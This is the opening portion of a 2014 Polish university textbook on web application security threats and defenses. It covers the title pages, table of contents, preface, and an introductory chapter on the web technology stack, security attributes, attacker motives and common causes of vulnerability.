



01011001010100101111010110001010001011110101010100



**Marek Miłosz
Maciej Bąbol**



Współczesne Technologie Informatyczne
Zagrożenia i ochrona
aplikacji internetowych





WSPÓŁCZESNE TECHNOLOGIE INFORMATYCZNE ZAGROŻENIA I OCHRONA APLIKACJI INTERNETOWYCH



KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY



Projekt Absolwent na miarę czasu współfinansowany przez Unię Europejską
w ramach Europejskiego Funduszu Społecznego

Wydział Elektrotechniki i Informatyki



Politechnika Lubelska
Wydział Elektrotechniki i Informatyki
ul. Nadbystrzycka 38A
20-618 Lublin

WSPÓŁCZESNE TECHNOLOGIE INFORMATYCZNE

ZAGROŻENIA I OCHRONA APLIKACJI INTERNETOWYCH

Marek Miłosz

Maciej Bąbol



**Politechnika Lubelska
Lublin 2014**

Recenzenci:
dr Beata Pańczyk
dr inż. Grzegorz Kozieł

Projekt okładki: Maciej Bąbel

Skład komputerowy: Marek Miłosz

Publikacja finansowana z projektu „Absolwent na miarę czasu”

Projekt „Absolwent na miarę czasu” współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego. Nr umowy UDA-POKL.04.01.01-00-421/10-01

Ta publikacja odzwierciedla jedynie stanowiska jej autorów, a Komisja Europejska nie ponosi odpowiedzialności za informacje w niej zawarte

Publikacja dystrybuowana bezpłatnie

Publikacja wydana za zgodą Rektora Politechniki Lubelskiej

© Copyright by Politechnika Lubelska 2014

ISBN: 978-83-7947-074-7

Wydawca: Politechnika Lubelska
ul. Nadbystrzycka 38D, 20-618 Lublin
Realizacja: Biblioteka Politechniki Lubelskiej
Ośrodek ds. Wydawnictw i Biblioteki Cyfrowej
ul. Nadbystrzycka 36A, 20-618 Lublin
tel. (81) 538-46-59, email: wydawca@pollub.pl
www.biblioteka.pollub.pl
Druk: TOP Agencja Reklamowa Agnieszka Łuczak
www.agencjatorp.pl

Elektroniczna wersja książki dostępna w Bibliotece Cyfrowej PL www.bc.pollub.pl
Nakład: 100 egz.

Spis treści

Wstęp	7
1. Aplikacje internetowe i ich bezpieczeństwo	9
1.1. Pojęcie aplikacji internetowej i jej bezpieczeństwa	10
1.2. Ataki na aplikację internetową i ich przyczyny	15
1.3. Podatność aplikacji internetowych na atak	16
1.4. Konsekwencje ataków na aplikacje internetowe	21
1.5. Ogólny schemat ataku	27
2. Konfiguracja środowiska aplikacji – zagrożenia i ochrona	29
2.1. Typowe środowiska uruchomieniowe aplikacji internetowych	30
2.2. Ataki na serwer http i ochrona przed nimi	31
2.3. Protokół HTTP i HTTPS	47
2.4. Serwer bazy danych i jego ochrona	52
2.5. Problemy konfiguracji środowiska PHP	60
3. Ujawnienie informacji poufnych	63
3.1. Wyciek informacji	64
3.2. Ujawnienie plików źródłowych	67
3.3. Skanowanie zasobów i ochrona	69
3.4. Google hacking	72

4. Wstrzykiwanie treści i kodu.....	75
4.1. Wprowadzenie niechcianych treści do aplikacji.....	77
4.2. <i>Cross-Site Scripting</i>	77
4.3. <i>Cross-Site Request Forgery</i>	91
4.4. Wstrzyknięcie poleceń SQL.....	97
4.5. Wprowadzenie kodu skryptu	117
4.6. Manipulacja danymi przesyłanymi	120
5. Uwierzytelnienie i utrzymanie sesji	133
5.1. Ataki na proces uwierzytelniania użytkownika.....	134
5.2. Obrona przed atakami pozyskującymi hasła	137
5.3. Typowe ataki na sesję i ochrona przed nimi	143
Literatura	150

Pod pojęciem aplikacji internetowej rozumiany jest system informatyczny (oprogramowanie oraz infrastruktura) dostępny z poziomu przeglądarki webowej. Są to często powielarne i masowo wykorzystywane w Internecie systemy, typu sklep czy też portal informacyjny, oraz systemy dedykowane, np. systemy bankowości elektronicznej. Charakteryzują się one globalnym dostępem oraz tym, że ich użytkownik wprowadza dane, które są zapamiętywane i prezentowane innym użytkownikom. Coraz częściej aplikacją internetową jest także oprogramowanie automatyzujące przetwarzanie w tradycyjnych obszarach zarządzania organizacją (np. księgowość, gospodarka materiałowa, płace, zasoby ludzkie) oraz wykorzystujące technologie webowe i wewnętrzny, firmowy intranet.

Właściwości aplikacji internetowej, takie jak: globalny dostęp do niej, konieczność stosowania ogólnie dostępnych standardów, złożoność środowiska pracy, niedoskonałości protokołów komunikacyjnych, powodują, że są one szczególnie podatne na zagrożenia związane z utratą dostępności, poprawności i poufności informacji. A te trzy atrybuty informacji powinno się strzec w każdym systemie informatycznym.

Celem książki jest zaznajomienie czytelnika z realnymi zagrożeniami występującymi w sieci Internet w stosunku do aplikacji internetowych oraz wskazanie na praktyczne metody ich ochrony oraz zalecane praktyki stosowane przez ich twórców.

Praca ta skupia się przede wszystkim na zagadnieniach programistycznych (PHP, SQL, (X)HTML, Java Script, CSS itp.) i administracyjnych (serwer HTTP, serwer BD, interpreter PHP). Przybliża także zagrożenia, płynące z niewłaściwego projektowania interfejsu i antyspołecznych zachowań użytkowników aplikacji. Praca ilustruje niebezpieczeństwo na rzeczywistych przykładach, wskazuje słabe punkty i przedstawia praktyczne sposoby przeciwdziałania zagrożeniom. Zaproponowany podział zagadnień jest umowny, a przedstawione techniki mają charakter uniwersalny i mogą być ze sobą łączone różnorodny sposób.

Zaznaczyć należy, że analizie poddawane są wybrane (często też najpopularniejsze) technologie wykorzystywane w przemyśle internetowym. Każda spośród nich posiada swoje alternatywy, w których na ogół spotyka się problemy tego samego rodzaju. Zgłębienie podatności wszystkich technologii internetowych byłoby Prawdopodobnie niemożliwe, ponieważ każdego dnia pojawiają się nowe rozwiązania i związane z nimi problemy bezpieczeństwa.

Autorzy wyrażają swoje podziękowania recenzentom, których uwagi niewątpliwie przyczyniły się do poprawy jakości tej książki.

Autorzy

Aplikacje internetowe i ich bezpieczeństwo

Cel

Rozdział poświęcony jest zdefiniowaniu pojęcia aplikacja internetowa oraz przedstawieniu skomplikowanego środowiska jej działania, zwanego stosem technologicznym. Zdefiniowane zostało pojęcie ataku na aplikację w Internecie oraz wskazane na przyczyny i motywacje jego realizacji. Scharakteryzowano szczegółowo obszary podatności aplikacji internetowych na zagrożenia, wskazując na obiektywne czynniki ich występowania. Przedstawione zostały również szczegółowo przykłady i problemy konsekwencji ataków na aplikacje z punktu widzenia firmy, oddzielnej osoby oraz państwa. W końcu rozdziału zaprezentowane zostały typowe etapy ataku na aplikacje pracujące w Internecie.

Plan

1. Pojęcie aplikacji internetowej i jej bezpieczeństwa.
2. Zagrożenie bezpieczeństwa aplikacji internetowej.
3. Podatność aplikacji na zagrożenia i konsekwencje ataków.
4. Ogólny schemat ataku na aplikację internetową.

1.1. POJĘCIE APLIKACJI INTERNETOWEJ I JEJ BEZPIECZEŃSTWA

Internet z lat późnych osiemdziesiątych oraz dziewięćdziesiątych nie przypomina tego znanego obecnie. Udostępniania wówczas przez serwery webowe zawartość była statyczna, pozbawiona grafiki i pełniła raczej rolę ciekawostki niż powszechnie dostępnego medium, takie jak radio czy telewizja. Nie istniały automatyczne wyszukiwarki (były jedynie dostępne systemy przechowujące i udostępniające wpisy o stronach, które to były rejestrowane manualnie ale już przeszukiwane/wyszukiwane automatycznie przy pomocy słów kluczowych), a powstające serwisy indeksujące adresy stron również były statyczne, czyli niezależne od parametrów żądania (ang. *HTTP Request*).

Z biegiem lat zaczęto korzystać z możliwości wysyłania przez użytkownika danych przez formularze lub w postaci wartości przekazanych w adresie URL. Zaczęły pojawiać się strony dynamiczne, które za pośrednictwem serwera oraz interfejsu CGI (ang. *Common Gateway Interface*) potrafiły komunikować się z programami zewnętrznymi generującymi zawartość strony na podstawie przekazanych parametrów. Programy te pisane były w różnych językach programowania, np. C/C++, Java, Visual Basic itp. Popularnym językiem skryptowym był także Perl.

Kolejnym istotnym krokiem technologicznym w drodze do aplikacji internetowych było opracowanie wyspecjalizowanych pod kątem Internetu środowisk ułatwiających implementację aplikacji. Jednym z pierwszych było PHP (ang. *Hypertext Preprocessor* lub też jako ang. *Personal Home Page / Forms Interpreter*). Jego pierwsza wersja była opracowana w 1997 roku przez Rasmusa Lerdorfa (Historia, 2012). Konkurencyjnym rozwiązaniem było środowisko Microsoft'u o nazwie ASP (ang. *Active Server Pages*) – wydane w grudniu 1996 roku, tj. w 9 miesięcy po premierze spełniającego podobne zadanie środowisku uruchomieniowym aplikacji w języku Java o nazwie WebObjects autorstwa firmy NeXT, obecnie Apple (WebObjects, 2012). W kolejnych latach środowiska te podlegały licznym usprawnieniom oraz pojawiały się nowe technologie, takie jak JSP (ang. *Java Server Pages*) i Java EE (ang. *Java Platform, Enterprise Edition*) – (Java, 2012).

Początkowo, dane, które były wykorzystywane przez aplikacje internetowe, magazynowane były w prostych plikach tekstowych, np. CSV (ang. *Comma Separated Values*, pol. wartości rozdzielone przecinkiem). Prawdziwą funkcjonalność witryny dynamiczne zaczęły uzyskiwać współpracując z serwerami bazodanowymi z wykorzystaniem standardu języka SQL (ang. *Structured Query Language*). Technologia bazodanowa zwiększa wydajność (np. wybór rekordów, indeksowanie, odrębny serwer bazodanowy) i bezpieczeństwo (ochrona danych przez serwer, łatwe tworzenie kopii bazy danych, procedury składowane itd.) oraz pozwala na odseparowanie logiki aplikacji internetowej od warstwy danych. Bazy danych są teraz integralnymi komponentami aplikacji internetowych.


Rozwój Internetu i technologii w nim stosowanych (przy utrzymaniu protokołu HTTP i podstawowych zasad pracy, w tym architektury klient-serwer) doprowadził do tego, że w chwili obecnej w Internecie można znaleźć (Miłosz, 2005a):

- **Statyczne strony internetowe** – dokumenty w jednej z odmian języka SGML (ang. *Standard Generalized Markup Language*), tj. HTML w różnych wersjach lub XML, pobierane i interpretowane przez przeglądarkę WWW. Cechą charakterystyczną jest ich hipertekstowość i multimedialność.
- **Serwisy WWW** – zbiór powiązanych tematycznie stron internetowych.
- **Portale i wortale internetowe** – serwisy informacyjne o szerokiej lub wąskiej tematyce.
- **Aplikacje internetowe** – programy wykorzystywane przez użytkowników przy pomocy przeglądarki internetowej, które zapewniają interakcję z użytkownikiem, przyjmowanie od niego danych i prezentowanie ich innym użytkownikom.

Według OWASP (ang. *Open Web Application Security Project*), międzynarodowej organizacji skupiającej swoje działania na poprawie bezpieczeństwa w Internecie, **aplikację internetową** można zdefiniować jako architekturę klient/serwer, która współdziała z użytkownikiem lub innym systemem wykorzystując protokół HTTP. Klientem jest zazwyczaj przeglądarka WWW, która automatyzuje działania użytkownika i pozwala mu na interakcję z aplikacją (Guide, 2002).

Łącznie ze sobą wielu technologii w celu wzrostu funkcjonalności dynamicznych aplikacji internetowych nazywa stosem technologicznym (Hope i Walther, 2010) oraz rysunek 1.1. Technologie te można pogrupować w technologie (rysunek 1.1):

- prezentacji danych (ang. *Presentation*),
- aplikacji (ang. *Application*),
- dostępu do danych (ang. *Data*).



Rys. 1.1. Stos technologiczny aplikacji internetowej

Źródło: (Guide, 2002)

Na stos technologiczny składają się innymi słowy, za (Bąbol, 2011) oraz (Hope i Walther, 2010), następujące elementy:

- **Aplikacja** – zbiór instrukcji odpowiedzialnych za wykonywanie określonej logiki biznesowej (czyli oprogramowanie) – funkcja przetworzenia parametrów

wejściowych na odpowiedź HTTP.

- **Oprogramowanie pośrednie** (ang. *Middleware*) – szeroka grupa technologii działająca pomiędzy serwerem HTTP a kodem obsługi logiki aplikacji.
- **Oprogramowanie serwera HTTP** – działający nieprzerwanie w systemie operacyjnym program (proces) odpowiedzialny za nasłuchiwanie i obsługę żądań HTTP na wyznaczonych portach.
- **System operacyjny** – zintegrowany system informatyczny kontrolujący pracę hosta.
- **Usługi sieciowe** – mechanizmy obciążania, programowe zapory firewall czy różnego typu urządzenia sterujące ruchem pakietów z i do serwera.

Łączenie warstw stosu i komponentów nierozzerwalnie powiązane jest z agregacją ryzyka, który wynika z tych technologii. W konsekwencji poza atakiem na sam serwer HTTP, możliwe jest ukierunkowanie wrogich działań na pozostałe elementy stosu – np. podgląd i modyfikacja kodu źródłowego, zatrucie parametrów żądania, ataki na proces uwierzytelnienia lub sesji, wstrzyknięcia kodu SQL itd.

Bezpieczeństwo aplikacji internetowej należy rozpatrywać z dwóch stron: użytkownika i właściciela aplikacji. Tym niemniej, za każdym razem jest ono związane z trzema podstawowymi właściwościami danych/informacji, które należy chronić (Miłosz, 2004b). Są to:

- poufność,
- dokładność,
- dostępność.

Poufność informacji jest określana jako wymaganie by informacja funkcjonująca w organizacji była dostępna jedynie osobom, które mają do tego prawo, a niedostępna – dla wszystkich pozostałych. We własności tej ukryte są zatem dwie kwestie: zdefiniowanie osób i zakresu dostępności informacji oraz techniczna realizacja poufności, czyli udostępnienie jej jednym, a ochrona przez innymi.

Dokładność danych to cecha silnie związana z użytecznością, poprawnością, prawdziwością itp. Problemem jest w tym zakresie dokładność danych źródłowych

(pierwotnych, tj. wprowadzanych do aplikacji) oraz ochrona tej dokładności przez zagrożeniami zarówno technicznymi (przekłamanie, błędy obliczeniowe), jak i ludzkimi (zaniedbanie w aktualizacji danych lub też umyślne ich zniekształcenie przez napastników, którzy bez stosownych uprawnień modyfikują dane, czyli je usuwają, zmieniają bądź dopisują nieprawdziwe).

Dostępność informacji jest jej wartością samą w sobie. Informacja lub też dane powinny być dostępne w momencie i w miejscu, w którym powinny być dostępne dla uprawnionych użytkowników.

Polska norma PN-13335-1, w ślad za normą ISO, definiuje bardziej rozszerzony zbiór atrybutów bezpieczeństwa informacji. Zalicza ona do nich następujące cechy informacji/danych (Miłosz, 2004b):

- poufność,
- autentyczność,
- dostępność,
- integralność danych,
- integralność systemu,
- rozliczalność,
- niezawodność.

Wskazane cechy są uszczegółowieniem podstawowych własności informacji w aspekcie jej bezpieczeństwa. Pojęcia integralności i autentyczności danych mieszczą się bowiem w pojęciu dokładności informacji, a niezawodność – w dostępności.

Ciekawym elementem bezpieczeństwa informacji jest **rozliczalność**, tj. powiązanie danych/działań w aplikacji ze źródłem, czyli konkretnym użytkownikiem. W znanej grupie użytkowników rozliczalność wzmacnia dyscyplinę użytkowników. Wiedzą oni bowiem, że właściciel aplikacji (zwykle pracodawca) śledzi ich działania i ma możliwość wyciągania konsekwencji w przypadku ich nieprawidłowości. Cecha rozliczalności w aplikacjach internetowych jest bardzo często trudny do zrealizowania, ze względu na ich charakter.

1.2. ATAKI NA APLIKACJĘ INTERNETOWĄ I ICH PRZYCZYNY

Należy najpierw uporządkować pojęcia. I tak podstawowe pojęcia związane z atakami na aplikację internetową zostały przedstawione poniżej.

Atak na aplikację internetową definiować można jako akcję, która wykorzystuje słaby punkt by zrealizować zagrożenie (Shiflett, 2006).

Zagrożenie to możliwość wystąpienia zdarzenia (zamierzonego lub przypadkowego), które spowodować może szkody względem zasobu.

Zasobem jest natomiast byt informatyczny posiadający pewne wartości – mogą być to np. dane w bazie, pliki lub obiekty systemu informatycznego (Meier i in., 2004).

Słaby punkt to podatność, która czyni nieuprawnione wykorzystanie zagrożenia możliwym do wykonania.

Przyczyny dokonywania ataków są zróżnicowane. Jedne mają podłoże psychologiczne, inne finansowe, jeszcze inne odbywają się automatycznie i losowo. Wyróżnić można kilka podstawowych czynników motywujących hakerów do przeprowadzania ataków (Sobstel, 2006):

- **Korzyści materialne** – pozyskanie różnego rodzaju dóbr (np. środków finansowych lub płatnej zawartości serwisów) poprzez ominięcie zabezpieczeń lub zdobycia cudzych danych autoryzacyjnych.
- **Szpiegostwo** – nieautoryzowane pozyskanie danych w celach przemysłowych lub politycznych.
- **Satysfakcja** – chęć poznania własnych możliwości w obszarze umiejętności obchodzenia zabezpieczeń.
- **Ślepy los** – ataki wykorzystujące zautomatyzowane roboty lub „robaki” często wybierające losowe zasoby internetowe w celu odnalezienia i wykorzystania luk w danym oprogramowaniu. Do tego typu czynników można również zaliczyć oprogramowanie, które powstaje przypadkowo, na skutek używania (mniej lub bardziej świadomego) różnych generatorów, stron internetowych czy bibliotek.
- **Wandalizm** – głównym celem jest dokonanie zniszczeń w celu osiągnięcia przyjemności z tego powodu.

1.3. PODATNOŚCI APLIKACJI INTERNETOWYCH NA ATAK

Główna odpowiedzialność za bezpieczeństwo aplikacji internetowej spoczywa na jej projektantach i twórcach. Niestety nie można zagwarantować, że programiści tych aplikacji będą mieli należyte kwalifikacje. Smutną praktyką jest bowiem powierzanie krytycznych mechanizmów ochrony danych (i nie tylko) osobom, które dopiero zaczynają swoją pracę z tworzeniem aplikacji internetowych. Nie są one świadome istniejących niebezpieczeństw lub nie przykładają do nich wagi, jak również ignorują stosowanie odpowiednich mechanizmów zabezpieczających. Nie można też zagwarantować, że programista, który nie lubi trudnych problemów bezpieczeństwa, podejmie wysiłki związane z zaplanowaniem najczarniejszych scenariuszy zagrożenia aplikacji i zaimplementuje mechanizmy ochronne.

Co gorsza, okazuje się, że wprowadzanie innowacji prowadzi równocześnie do lekceważenia problemów związanych z bezpieczeństwem. Nowe, interesujące rozwiązania internetowe działają, mimo że wcale nie są bezpieczne (Well, 2008). Jednocześnie istnieje „parcie” (wynikające zwykle z potrzeb marketingowych, ale nie tylko) pracowników biznesu w kierunku nowych technologii, wymuszające ich stosowanie w aplikacjach. Tymczasem, brak środków bezpieczeństwa, ich niepoprawny wybór, błędna implementacja lub niewłaściwa konfiguracja środowiska wykonawczego wynikająca z właściwości nowej technologii lub braku umiejętności jej użycia, narażają aplikację internetową na katastrofalne w skutkach ataki.

Inny problem stanowi organizacja, współpraca i komunikacja wewnątrz zespołu programistów. Powszechną praktyką związaną z tworzeniem rozbudowanych serwisów internetowych stało się rozbijanie złożonego projektu na mniejsze zadania. Każde zadanie ma przydzieloną osobę (lub grupę osób) która ma je zrealizować. Praca nad aplikacją przebiega wówczas sprawniej i każdy pracownik realizuje zadanie w obszarze, w którym jest wyspecjalizowany. Często w takim przypadku okazuje się, że występuje tu tzw. „problem innej osoby”. Polega on na tym, że poszczególni członkowie zespołu zakładają, że dbałość o bezpieczeństwo elementów komunikujących się ze sobą elementów aplikacji leży w kompetencjach innego pracownika (Hoffman i Sullivan, 2009). Jako przykład można podać programistę SQL, tworzącego zaawansowane procedury składowane oraz twórcę logiki aplikacji

w języku PHP, którego zadaniem jest integracja informacji pochodzących z bazy z przygotowanymi uprzednio szablonami. W tym celu musi przekazać do bazy danych parametr zewnętrzny pochodzący od użytkownika precyzujący, które informacje mają być mu dostarczone. Programista SQL posiada przeświadczenie, że parametry przekazane jego procedurom będą w poprawnym, sprawdzonym formacie i bagatelizuje zagrożenie przekazania złośliwego kodu. Deweloper PHP również nie wykazuje troski o sprawdzenie danych wejściowych – musi on jedynie przekazać parametr pochodzący z żądania HTTP do warstwy bazy danych, uznając że guru SQL zadba o resztę. W wyniku takiego działania powstaje luka bezpieczeństwa w postaci podatność na wstrzyknięcie SQL umożliwiającą kradzież lub modyfikację bazy danych. Powinno się zatem jasno definiować zadania lub korzystać z tzw. „dogłębnej ochrony”, która oznacza podejście zakładające, że wszystkie wcześniejsze środki ochrony potencjalnie zawiodły i zabezpieczenie opracowywanego elementu ma znaczenie krytyczne (Hoffman i Sullivan, 2009). W ten sposób powstaje szereg mechanizmów ochronnych zmniejszający ryzyko złamania aplikacji. W opisanym przykładzie obaj programiści powinni zadbać o sprawdzanie danych.

Brak umiejętności i zła komunikacja w zespole nie jest są jedynymi przyczynami podatności na atak. Napięte terminy realizacji nie pozwalają niekiedy na obszerne testy penetracyjne. Nie ma pewności co do poprawnego funkcjonowania krytycznych mechanizmów takich jak budowa zapytań do bazy danych wykorzystujących parametr zewnętrzny lub wgrywanie plików przez użytkownika. Dopiero co ukończone, niesprawdzone pod kątem bezpieczeństwa systemy zyskują miano wersji produkcyjnej i udostępniane są milionom ludzi w sieci. Takie projekty często stają się łąkowym kąskiem dla hakerów, a do włamań dochodzi nawet przed ich oficjalnym otwarciem. Takie włamania są często przygotowane w trakcie tworzenia rozwiązania i realizowane po pojawieniu się wersji produkcyjnej.

Jeszcze inny problem stanowi popularne wśród niedoświadczonych programistów przeświadczenie, że użytkownik zawsze postąpi według przygotowanego przez nich scenariusza. Twórca zakłada, że ograniczenia nałożone przez kod wysłany do agenta użytkownika (ang. *User Agent*) zawsze spełnią swoje zadanie. Prawda jest jednak taka, że zarówno kod HTML, CSS jak i JavaScript łatwo podlega manipulacji. Nawet przeciętny użytkownik zawsze można wyłączyć

np. maksymalną długość pól formularzy lub działanie interpretera Java Script uniemożliwiając tym samym sprawdzenie poprawności wprowadzanych danych zakładane przez aplikację internetową.

Protokół HTTP, przez który przesyłane są dane stron WWW, jest protokołem tekstowym i bezstanowym. Oznacza to, że dane przesyłane są w postaci otwartego tekstu, a między dwoma dowolnymi żądaniami nie ma żadnego związku. Otwarty tekst jest dostępny dla wszystkich. Bezstanowość natomiast umożliwia wpisywanie żądań do serwera bezpośrednio w okienku terminala. Taka metoda jest oczywiście niewygodna, więc powstały dziesiątki programów oferujących budowę najbardziej wymyślnych żądań HTTP zagrażających aplikacji.

Kolejny problem wynika z typów tworzonych aplikacji. Pierwszy z nich to indywidualne, implementowane pod konkretne zamówienie, aplikacje dedykowane. Konieczność ich budowy wynika często z potrzeby zintegrowania istniejącej już wewnątrz organizacji infrastruktury informatycznej, tak by programy stanowiące jej składowe mogły bezproblemowo wymieniać dane przez Internet (Miłosz i in., 2004a). Taki system trzeba zaprojektować od samego początku lub w znacznym stopniu przerabiać system istniejący. Cechuje się on bardzo ograniczonym dostępem do kodu źródłowego i niską liczbą wdrożeń (na ogół istnieje jeden egzemplarz). Dzięki temu ograniczona zostaje również liczba osób znających wewnętrzne mechanizmy i słabe punkty dedykowanego kodu. Niestety aplikacje takie często przechodzą jedynie powierzchowne testy bezpieczeństwa, a ich słabości wychodzą na jaw po wdrożeniu i udostępnieniu użytkownikom końcowym.

Drugi typ stanowią aplikacje powielarne. Wyróżniają się one tym, że bazują na pewnych istniejących już rozwiązaniach, które w zależności od typu licencji mają charakter ogólnodostępny lub komercyjny. Przykłady takich systemów to Joomla! (system portalowy), DruPal (system CMS), WordPress (blog) lub phpBB (forum dyskusyjne). Pozwalają one na szybką budowę aplikacji internetowych o zróżnicowanej funkcjonalności i treściach. W odróżnieniu od aplikacji dedykowanych ich kod jest ogólnie dostępny, a liczba wdrożeń jest znaczna. Stosowanie aplikacji powielarnych obarczone jest ryzykiem występowania podatności zwanej „zero-day”. Oznacza ona, że przypadku wykrycia luki bezpieczeństwa w systemie na którym bazuje aplikacja, automatycznie narażona jest ona na atak. Dostępność aktualizacji

eliminującej omawianą lukę uzależniona jest w głównej mierze od producenta oprogramowania. Czas od odkrycia luki do jej wyeliminowania (przy czym ważna jest tutaj szybkość reakcji administratora aplikacji) stanowi tzw. „okno zagrożenia” (Miłosz, 2005b), w którym haker może dokonać pomyślnego ataku na aplikacje powielarne. Liczba wdrożeń systemów powielarnych znacznie przewyższa liczbę funkcjonujących aplikacji dedykowanych – jest to jeden z podstawowych powodów znacznego zasięgu ataków „zero-day”.

Kolejnym elementem osłabiającym poziom bezpieczeństwa aplikacji (nie tylko internetowych) jest powszechna tolerancja na błędy systemów informatycznych. Użytkownik jest przyzwyczajony, że aplikacja może zadziałać niepoprawnie, że w każdej chwili komputer może przestać reagować na jego działania i że w każdej chwili może zobaczyć przysłowiowy „niebieski ekran”, po którym wykonuje samodzielnie i zwyczajowo procedurę wyłącz-włącz.. W konsekwencji twórcy aplikacji często lekceważą problemy ich jakości, zakładając że jak się pojawi problem to go się usunie poprawką lub w kolejnej wersji. Problem błędu w programie da się tak rzeczywiście poprawić, ale jego skutków w postaci np. wykradzenia tożsamości lub nawet pieniędzy – już nie.


Bezpieczeństwo informacji, a właściwie cały proces jego zapewnienia, posiada cechy, które z psychologicznego punktu widzenia sprzyjają zagrożeniom, a mianowicie (Miłosz, 2005b) **bezpieczeństwo jest:**

- **nudne** na wszystkich etapach cyklu życia aplikacji: od pozyskiwania wymagań, jej projektowania, implementacji, testowania aż po eksploatację; znacznie ciekawsze jest projektowanie lub walka z błędami niż opracowywanie zabezpieczeń, procedur oraz ich codzienne stosowanie bez widocznego efektu; bezpieczeństwo wydaje się nie mieć wyraźnych symptomów i bodźców dla osób związanych z jego realizacją i utrzymaniem;
